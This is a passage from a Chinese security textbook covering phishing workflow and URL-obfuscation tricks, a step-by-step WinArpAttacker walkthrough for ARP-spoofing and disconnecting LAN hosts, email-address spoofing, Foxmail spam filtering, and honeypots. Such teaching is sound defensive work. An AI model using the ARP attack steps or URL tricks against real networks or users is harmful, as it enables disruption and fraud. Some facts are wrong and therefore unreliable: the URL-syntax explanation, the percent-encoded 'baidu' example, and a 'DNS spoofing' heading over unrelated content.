网络钓鱼的手段越来越狡猾，这里先介绍一下网络钓鱼的工作流程，通常包括五个阶段：“钓鱼者攻陷带有用户信息的数据库服务器”→“钓鱼者通过已知的用户信息发送具有针对性的邮件”→“用户接收钓鱼邮件，访问伪造的因特网站点”→“被欺骗用户的个人信息资料被钓鱼者窃取”→“钓鱼者使用被害用户的密码信息访问其他网站”等，如下图所示。



网络钓鱼式攻击流程图

（1）钓鱼者攻陷有用户信息的数据库服务器

钓鱼者入侵网络上一些防护较为薄弱的服务器，窃取用户的名字和邮箱地址。早期的网络钓鱼者利用垃圾邮件将受害者引向伪造的因特网站点，这些伪造的因特网站点由他们自己设计，并且看上去和合法的商业网站极其相似。很多人都曾收到过来自网络钓鱼者所谓的“紧急邮件”，钓鱼者自称他们是某个购物网站或某商业网站的客户代表，告知用户，如果不登录他们所提供的某伪造的网站并提供自己的身份信息，那么这位用户在该购物网站的账号就有可能被封掉。当然，很多用户都能识破这种骗局。现在的网络钓鱼者往往通过远程攻击一些防护薄弱的服务器获取客户名称的数据库，并通过钓鱼邮件投送给明确的目标。


（2）钓鱼者通过已知的用户信息发送具有针对性的邮件

由于获取了目标用户的信息，钓鱼者发送的邮件都不是以往随机散发的垃圾邮件。他们会在邮件中写出用户的真实名称，当用户在邮件中看到了自己的真实姓名时，潜意识告诉自己这封邮件是可信的。这样，这种钓鱼方式就更加具有欺骗性，容易获取客户的信任。这种针对性很强的攻击更加有效地利用了社会工程学原理。很多用户已经能够识破普通的以垃圾邮件形式出现的钓鱼邮件，但这种专门针对自己的邮件，往往使他们防不胜防。

（3）用户接收钓鱼邮件，访问伪造的因特网站点

当用户接收到这封具有很强欺骗性的邮件时，往往会被此类邮件欺骗。钓鱼者用到的主要欺骗手段如下。

① IP 地址欺骗。IP 地址欺骗主要是利用一串十进制格式来表示，通过毫无规律的数字麻痹用户，例如 IP 地址 192.168.0.9，将此 IP 地址换算成十进制后就是 3 232 235 529，当用户在命令提示符中 Ping 这个数字后，其结果与 ping 192.168.0.9 的结果是相同的。



IP 地址欺骗

提示

将 IP 地址为 192.168.0.9 转化为十进制 IP 地址，换算过程为：192.168.0.9= 11000000 10101000 00000000 00001001=2^31+2^30+2^23+2^21+2^19+2^3+2^0=3 232 235 529。这就是 IP 地址的十进制表达方式，3 232 235 529 与 192.168.0.9 是等价的。

②以假乱真的 URL 地址欺骗。链接地址本身并不要求与实际网址相同，那么就不能只

看链接的地址，而应该多注意浏览器状态栏的实际网址。下面介绍关于URL的基础知识。

URL最普通的形式为<scheme>:<scheme-specific-part>，其中，<scheme>表示登录的用户名；<scheme-specific-part>部分又被定义为<user>:<password>@<host>:<port>/<url-path>。

- user：表示登录的用户名。
- password：表示登录用户的密码，它们之间用“@”符号来衔接。
- host：表示主机地址，可以是域名，也可以是IP地址。
- port：表示该主机对应协议的访问端口，每项协议所默认的端口互不相同，其http默认的端口是80，ftp默认的端口是21。

倘若URL为ftp://test:123456@www.ftp.com:21/test/test.exe，则表示用户名为test，密码为123456的用户登录www.ftp.com主机的ftp服务，从ftp根目录下的test目录内下载“test.exe”文件。

综上所述，有关IP地址的十进制表达方式，钓鱼者还可以通过构造URL来迷惑用户，如果一个网页的地址是“http://www.qo.com”，当在IE内转到该页面后，可以发现实际上访问的是“qo网站”，而不是“qq网站”。因为真实的页面地址是http://www.qq.com，与“http://www.qo.com”只有一字之差，如果不细心看，很容易中招。

③ Unicode编码欺骗。Unicode编码有诸多安全性的漏洞，这种编码本身给网址识别带来了不便，面对“%21%32”这样的天书，很少有人能看出它真正的内容。如http://www.baidu.com可以用Unicode编码方式访问，即用浏览器访问“http://%77%77%77%2e%62%69%64%6f%6d/”的效果与直接访问“百度”的效果一样。攻击者可以将上述几种方法综合起来构造特殊的URL。

（4）用户的个人信息资料被钓鱼者窃取

用户被钓鱼邮件引导访问伪造的虚拟站点，钓鱼者可以通过技术手段让不知情的用户输入自己的用户名和密码，然后通过表单的提交，将用户的个人信息甚至信用卡信息存至傀儡主机的数据库中。一旦获得用户的账户信息，钓鱼者一般会在网页上提示“您的信息更新成功！”等类似语句，让用户感觉很“心满意足”。

这是比较常见的一种欺骗方式，有些攻击者甚至编造公司信息和认证标志，其隐蔽性更强。一般来说，默认情况下，用户所使用的HTTP协议是没有任何加密措施的。不过，现在所有的消息都是以明文形式在网络上传送的，恶意的攻击者可以通过安装监听程序来获得用户和服务器之间的通信内容。

（5）钓鱼者使用用户的密码信息访问其他网站

钓鱼者以用户的身份进入其他网站（比如网上银行）进行消费或者转账，并利用其身份信息通过用户所拥有的邮箱列表转发钓鱼邮件，继续欺骗其他用户。

4. “网络钓鱼”防范措施

针对网络欺骗手法，广大网上电子金融、电子商务用户可采取如下防范措施。

1）针对电子邮件欺诈，广大网民如收到有如下特点的邮件就要提高警惕，不要轻易打

开和听信。

①伪造发件人信息，如 ABC@abcbank.com。

②问候语或开场白往往模仿单位的口吻和语气，如“亲爱的用户”。

③邮件内容多传递紧迫的信息，如以账户状态将影响到正常使用或宣称正在通过网站更新账号信息等。

④索取个人信息，要求用户提供密码、账号等信息。还有一类邮件是以超低价或海关查没品等为诱饵来诱骗消费者。

2）针对假冒网上银行、网上证券网站的情况，广大网上电子金融、电子商务用户在进行网上交易时要注意做到几点。

①核对网址，看是否与真正网址一致。

②选妥和保管好密码，不要选诸如身份证号码、出生日期、电话号码等作为密码，建议用字母、数字混合作为密码，尽量避免在不同系统使用同一密码。

③做好交易记录，对网上银行、网上证券等平台办理的转账和支付等业务做好记录，定期查看“历史交易明细”和打印业务对账单，如发现异常交易或差错，立即与有关单位联系。

④管好数字证书，避免在公用的计算机上使用网上交易系统。

⑤对异常动态提高警惕，如不小心在陌生的网址上输入了账户和密码，并遇到类似“系统维护”之类提示时，应立即拨打有关客服热线进行确认，万一资料被盗，应立即修改相关交易密码或进行银行卡、证券交易卡挂失。

⑥通过正确的程序登录支付网关，通过正式公布的网站进入，不要通过搜索引擎找到的网址或其他不明网站的链接进入。

3）针对虚假电子商务信息的情况，广大网民应掌握以下欺骗信息特点，不要上当。

①虚假购物、拍卖网站看上去都比较“正规”，有公司名称、地址、联系电话、联系人、电子邮箱等，有的还留有互联网信息服务备案编号和信用资质等。

②交易方式单一，消费者只能通过银行汇款的方式购买，且收款人均为个人，而非公司，订货方法一律采用先付款后发货的方式。

③骗取消费者款项的手法如出一辙，当消费者汇出第一笔款后，骗子会来电以各种理由要求汇款人再汇余款、风险金、押金或税款之类的费用，否则不会发货，也不退款。一些消费者迫于第一笔款已汇出，抱着侥幸心理继续汇款。

④在进行网络交易前，要对交易网站和交易对方的资质进行全面了解。

4）其他网络安全防范措施。

①安装防火墙和防病毒软件，并经常升级。

②注意经常给系统打补丁，堵塞软件漏洞。

③禁止浏览器运行 JavaScript 和 ActiveX 代码。

④不要打开一些不太了解的网站，不要执行从网上下载后未经杀毒处理的软件，不要打


开 MSN 或者 QQ 上传送过来的不明文件等。

⑤提高自我保护意识，注意妥善保管自己的私人信息，如本人证件号码、账号、密码等，不向他人透露，尽量避免在网吧等公共场所使用网上电子商务服务。

10.1.2 利用 WinArpAttacker 实现 ARP 欺骗


WinArpAttacker 是一款在网络中进行 ARP 欺骗攻击的工具，并使被攻击的主机无法正常与网络进行连接。此外，它还是一款网络嗅探（监听）工具，可嗅探网络中的主机、网关等对象，也可进行反监听，扫描局域网中是否存在监听。具体的操作步骤如下。

STEP01： 安装并运行 WinArpAttacker



单击工具栏上的“Scan”按钮，可扫描出局域网中的所有主机。此处依次单击“Scan”>“Advanced”菜单项。


STEP02： 打开“Scan”对话框



01 设置扫描范围并勾选要扫描的 IP 地址。

02 单击“Scan”按钮。


STEP03： 选择绑定的网卡和 IP 地址



01 在主界面中依次单击“Options”>“Adapter”菜单项。


02 如果本地主机安装有多块网卡，则可在“Adapter”选项卡中选择绑定的网卡和 IP 地址。

STEP04： 设置网络攻击时的各种选项




除 Arp flood 是次数外，其他都是持续时间，如果是 0，则不停止。

STEP05：切换至“Update”选项卡




01 设置自动扫描的时间间隔等。　02 单击“确定”按钮。

STEP06：切换至“Detect”选项卡




01 设置检测的频率等。　02 设置完成后单击“确定”按钮。

STEP07：切换至“Analysis”选项卡




01 指定保存 ARP 数据包文件的名称与路径。　02 单击“确定”按钮。

STEP08：切换至“Proxy Arp”选项卡




01 启用代理 Arp 功能。　02 单击“确定”按钮。

STEP09：切换至“Protect”选项卡



01 启用本地和远程防欺骗保护功能，避免自己的主机受到 Arp 欺骗攻击。　02 单击“确定”按钮。

STEP10：返回主界面



选取需要攻击的主机后，单击“Attack”按钮右侧的下拉按钮，选择攻击方式。受到攻击的主机将不能正常与 Internet 网络进行连接，单击“Stop”按钮，被攻击的主机则恢复正常连接状态。

如果使用了嗅探攻击，则可单击“Detect”按钮开始嗅探。单击“Save”按钮，可将主机列表保存下来，最后单击“Open”按钮，即可打开主机列表。如果用户对ARP包的结构比较熟悉，了解ARP攻击原理，则可自己动手制作攻击包，单击“Send”按钮进行攻击。

提示


ArpSQ是该机器发送的ARP请求包的个数；ArpSP是该机器发送的回应包个数；ArpRQ是该机器接收的请求包个数；ArpRP是该机器接收的回应包个数。

10.1.3 利用网络守护神实现DNS欺骗

网络守护神是主要针对目前国内机关、企事业单位的网络应用现状，如单位总出口带宽有限、网络滥用、员工无节制上网、聊天等情况，提供简单、快捷而非常有效的管理功能。


使用网络守护神反击攻击者的具体操作步骤如下。

STEP01： 启动网络守护神




01 首次启动时会弹出“网段名称”对话框，在“请输入新网段名称”文本框中输入网段名称。　02 单击“下一步”按钮。

STEP02： 选择接入公网类型




01 选中“路由器（企业路由器、宽带路由器等）”单选项。　02 单击“下一步”按钮。

STEP03： 选择网卡




01 选择网卡并查看该网卡的信息。　02 单击“下一步”按钮。

STEP04： 指定网段范围



01 设置IP地址范围，如192.168.0.1 ~ 192.168.0.255。　02 单击“完成”按钮。

STEP05： 监控网段配置




01 选中要监控的网段。　02 单击“开始监控”按钮。

STEP06： 启动网络守护神服务




单击“信息提示”对话框中的“是”按钮。

STEP07： 新建策略




单击“新建策略”按钮。

STEP08： 输入策略名




01 在文本框中输入策略名称。　02 单击“确定”按钮。

STEP09： 主机带宽设置




01 根据需求选择带宽。　02 单击“下一步”按钮。

STEP10： 流量设置



01 根据需求设置流量限制。　02 单击“下一步”按钮。


STEP11：P2P 设置



01 选择对具体的某种 P2P 下载工具进行流量限制，比如电驴、QQ 游戏等。

02 单击“下一步”按钮。


STEP12：普通下载设置



01 启用 HTTP 下载和 FTP 下载限制。

02 单击“下一步”按钮。


STEP13：时间设置



01 设定策略所控制的时间段。


02 单击“完成”按钮。

STEP14：软件性能设置



在“网络守护神”主窗口中单击“软件配置”图标后，对软件的各种性能进行设置。

STEP15：IP-MAC 地址绑定设置



01 在“网络守护神”主窗口中单击“IP 绑定”图标后，勾选“启用 IP-MAC 地址绑定”复选框，添加 IP-MAC 地址绑定。

02 单击“确定”按钮。

10.2 邮箱账户欺骗与安全防范

10.2.1 黑客常用的邮箱账户欺骗手段

1. 伪造邮箱账户

邮件地址欺骗是指攻击者针对用户的电子邮件地址，取一个相似的电子邮件名（如将“发件人姓名”配置成与用户一样的发件人姓名），然后冒充该用户发送电子邮件，在他人收到邮件时，往往不会仔细检查邮件地址、邮件信息头等，从发件人姓名、邮件内容等上面又看不出异样，误以为真，攻击者从而达到欺骗的目的。

人们通常以为电子邮件的回复地址就是它的发件人地址，其实不然。发件人地址和回复地址可以不一样，熟悉电子邮件客户端使用的用户也会明白这一点，在配置账户属性或撰写邮件时，可以指定与发件人地址不同的回复地址。

由于用户在收到某个邮件时，虽然会检查发件人地址是否真实，但在回复时并不会对回复做出仔细检查，如果配合 SMTP 欺骗使用，发件人地址是攻击者自己的电子邮件地址，就会具有更大的欺骗性，诱骗他人将邮件发送到攻击者的电子邮箱中。

2. 隐藏邮箱账户

有时伪造邮箱账户也是会带来很多好处的，这就像一把枪，在战士手里就是保家卫国的武器，在劫匪手里就是一把凶器。在有些必须输入电子邮箱地址却又对自己毫无作用的情况下，如在各大论坛注册时、申请某种网络服务时等。这个时候就可以通过伪造或隐藏邮箱账户的方法巧妙地达到“欺骗”的效果。

隐藏自己的电子邮件地址有如下两种方法。

①编写假邮箱地址，在各大论坛等在注册时需要填写邮箱使用。


②使用小技巧，如将 ssn@public.sq.js.cn 在输入时改成 ssn public.sq.js.cn，大家都知道这个实际上就是邮箱，但一些邮箱自动搜索软件却无法识别这样的“邮箱”了。

10.2.2 邮箱账户安全防范


1. 追踪仿造邮箱账户发件人

接收的绝大多数邮件都有源 IP 地址内嵌在完整的地址标题中，以帮助标识电子邮件的发送者并跟踪到发送者的服务提供商。

在 Foxmail 中查看收到的邮件，单击邮件信息右上角的下三角标，单击“更多操作”>“查看邮件源码”菜单项，可打开“原始信息”对话框。这里可查看详细的发送者 IP 地址及邮件地址。如果在接收的垃圾邮件中缺少源 IP 地址，则垃圾邮件的发送者在垃圾邮件中伪造了邮件标题，如下面两幅图所示。对于这类使用“连环跳板”式发来的邮件建议直接在 Foxmail 等软件中将其邮件主题设置成过滤状态。



查看邮件源码



原始信息

2. 防范垃圾邮件

网络中这些令人闻风色变的垃圾邮件，以其难以测知的真实邮箱地址让人怒火中烧，却又无可奈何。比较实际的方法，是使用如下方式来做到防患于未然。

（1）垃圾邮件及其特征

垃圾邮件是指未经收件人允许或在收件人不知情的情况下，以匿名或伪名的方式，给众多非法获知（恶意搜索或购买而得）的邮箱重复发送的邮件（如对同一邮箱重复发送 100 次广告邮件）。这种邮件具有如下主要特征。

①目的地未知性和恶意性。

②没有邮件信头或使用特殊的邮件信头。

③伪造发件人。如发件人是收件人的邮箱地址。

④经过很多的服务器转发，从而具有反追踪效果。

⑤要求确认。如信件内容带有允许收件人不再接受此类邮件的描述，很多收件人信以为真，在回信表示不愿意接收信件后，结果让发送垃圾邮件者轻易知晓其邮箱真实存在。

垃圾邮件对每个网民来说都是有害的，会使网民的邮箱空间被恶意填满，从而导致无法接收真正有用的信件。其实，垃圾邮件往往还具有携带病毒的特点，会使用户的邮箱甚至系统瞬间瘫痪。因此，作为普通的邮箱使用者，也应尽可能做好反垃圾邮件的种种措施，采取以逸待劳的方式，让垃圾邮件来势汹汹却不能撼泰山分毫。

（2）Foxmail 防范设置

①远程管理。远程管理功能可以远程决定邮件服务器上的邮件收取与否。如果发现接收的邮件头明显具有垃圾邮件的特征，立即单击“删除”按钮将其在远程删除掉。


②反垃圾邮件设置。在 Foxmail 中可以通过贝叶斯过滤，对接收的邮件进行判断，识别出是否为垃圾邮件，如果是垃圾邮件，将会自动分捡到垃圾邮件箱中，从而最大限度地实现了与垃圾邮件对抗的效果。

- 贝叶斯过滤。这是一种智能型反垃圾邮件设计，通过让 Foxmail 对垃圾邮件与非垃圾邮件的分析，来提高自身对垃圾邮件的识别准确率。

- 黑名单。只需将一些确认为垃圾邮件的地址输入到黑名单中，即可完成对该邮件地址发来的所有邮件监控。
- 白名单。一种强制性认为是合法邮件的设计，在默认情况下，Foxmail 会自动导入已被允许接收的邮件发出地址，也可自行添加。


在 Foxmail 主窗口右上角单击图标，在弹出的菜单中单击“设置”菜单，可弹出“系统设置”对话框。

STEP01：打开 Foxmail 主窗口



在窗口右上角单击图标，单击“设置”菜单项。

STEP02：选择过滤强度



在“系统设置”对话框中单击“反垃圾”选项，即可对“贝叶斯过滤”进行设置，可在此选择“低”、“中”和“高”三种过滤强度。

STEP03：单击“黑名单”按钮




输入要加入黑名单的名称和邮箱地址，单击“确定”按钮。

STEP04：单击“白名单”按钮



输入要加入白名单的名称和邮箱地址，单击“确定”按钮。

在 Foxmail 主窗口右上角单击图标，单击“工具”>“过滤器”菜单项，即可弹出“新建过滤器规则”对话框。可以看出，过滤器由条件选项和执行选项两部分组成，分别用来设置过滤器的作用条件和要执行的操作，如下面两幅图所示。由于设置非常简单，因此任何人均可立即上手进行所需设置，设置完成后单击“确定”按钮即可保存设置。





3. 邮箱使用规则

根据经验，使用邮箱须遵循以下两条原则。

（1）不要将自己的邮箱地址到处传播

特别是申请上网账号时 ISP 送的电子信箱，例如微软新闻组中就绝对不能用重要邮箱注册，否则潮水般涌来的垃圾邮件会让你后悔莫及。

（2）不要回复垃圾邮件

如果收到了垃圾邮件，请不要给发件人回复或使用任何包含在垃圾邮件中的命令。任何回信或命令的使用，都可能会告知垃圾邮件发件者邮箱地址“真实有效”，这样的邮箱地址将被放置在更多垃圾邮件列表中，将会有更多垃圾邮件和用户“亲密”接触。

10.3 使用蜜罐 KFSensor 诱捕黑客

入侵者和防御者之间存在着一种不对称的局面。入侵者找到被攻击者的任一漏洞就可能攻破系统；而防御者必须确保系统不存在任何可被攻击者利用的漏洞，才能保证系统相对安全。攻击者可以利用扫描、踩点等一系列技术手段全面获取攻击目标的信息；而防御者即使在被攻击后还很难了解攻击者的来源、攻击方法和攻击目标，一旦防护失败，攻击者至多是浪费了一些时间，却积累了一些宝贵的经验，而防御者却将面临着系统及信息被破坏和被窃取的危险。蜜罐技术就是为了扭转这种不对称局面提出的，目前，蜜罐技术还不是很成熟，虽然已经提出多种蜜罐的组建模式，但在实际应用中仍然存在一定的缺陷。

10.3.1 蜜罐概述

所谓蜜罐，就是一个网络陷阱程序，这个陷阱是针对入侵者而特意设计出来的一些伪造的系统漏洞。这些伪造的系统漏洞，在引诱入侵者扫描或攻击时，就会激活触发报警事件，从而告诉计算机管理员有入侵者到来。

由以上可知一台蜜罐系统和一台没有任何防范措施的计算机的区别。虽然这两者都有

可能被入侵破坏，但本质却完全不同，蜜罐是网络管理员经过周密布置而设下的“黑匣子”，看似漏洞百出，却尽在掌握之中，它收集的入侵数据十分有价值；而后者，根本就是送给入侵者的礼物，即使被入侵也不一定能够查到入侵痕迹。因此，蜜罐是一个安全资源，它的价值在于被探测、被攻击和被损害。

1. 蜜罐的分类

